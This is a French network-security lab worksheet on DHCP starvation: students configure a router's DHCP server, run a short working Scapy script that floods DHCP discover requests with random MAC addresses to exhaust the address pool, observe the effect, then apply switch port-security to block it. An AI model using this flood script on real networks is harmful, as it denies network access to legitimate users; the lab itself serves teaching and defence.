



DHCP STARVATION


TP

DHCP STARVATION

Pré-requis :

- Scapy
- Configuration d'un serveur DHCP.

TOPOLOGIE :



CONFIGURATION DU SERVEUR DHCP :

- 1- **Configurez** le routeur pour réaliser un serveur DHCP avec les paramètres de la topologie
- 2- **Vérifiez** votre configuration en vérifiant l'adresse IP obtenue sur le PC1.

ATTAQUE DHCP STARVATION:

- 3- **Recopiez** le script python ci-dessous en prenant soin de modifier le paramètre concernant votre interface (vous nommerez votre fichier **starvation.py**).



DHCP STARVATION

```
#DHCP Starvation:
#Import Scapy
from scapy.all import *

dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff',src=RandMAC()) \
                  /IP(src='0.0.0.0',dst='255.255.255.255') \
                  /UDP(sport=68,dport=67) \
                  /BOOTP(op=1,chaddr = RandMAC()) \
                  /DHCP(options=[('message-type','discover'),('end')])

sendp(dhcp_discover,iface='eth0',loop=1,verbose=1)
```

4- Lancez le script python : `sudo python3 starvation.py`.

TEST DE L'ATTAQUE :


5- **Connectez-vous** sur le routeur en mode privilégié.

6- **Testez** l'état du serveur DHCP en saisissant :

```
router# show ip dhcp binding
```

7- **Analysez** la réponse. Que **constatez-vous** ?

8- **Connectez** un deuxième PC sur le switch en client DHCP.



9- **Observez** la conséquence de l'attaque.



DHCP STARVATION

PROTECTION MISE EN OEUVRE :

10- **Connectez-vous** sur le switch en mode config.

11- **Saisissez** les commandes suivantes :

```
interface FastEthernet0/1
switchport mode access
switchport port-security
switchport port-security maximum 2
switchport port-security violation restrict
switchport port-security mac-address sticky
```

12- **Relancez** l'attaque et **testez** la configuration précédente.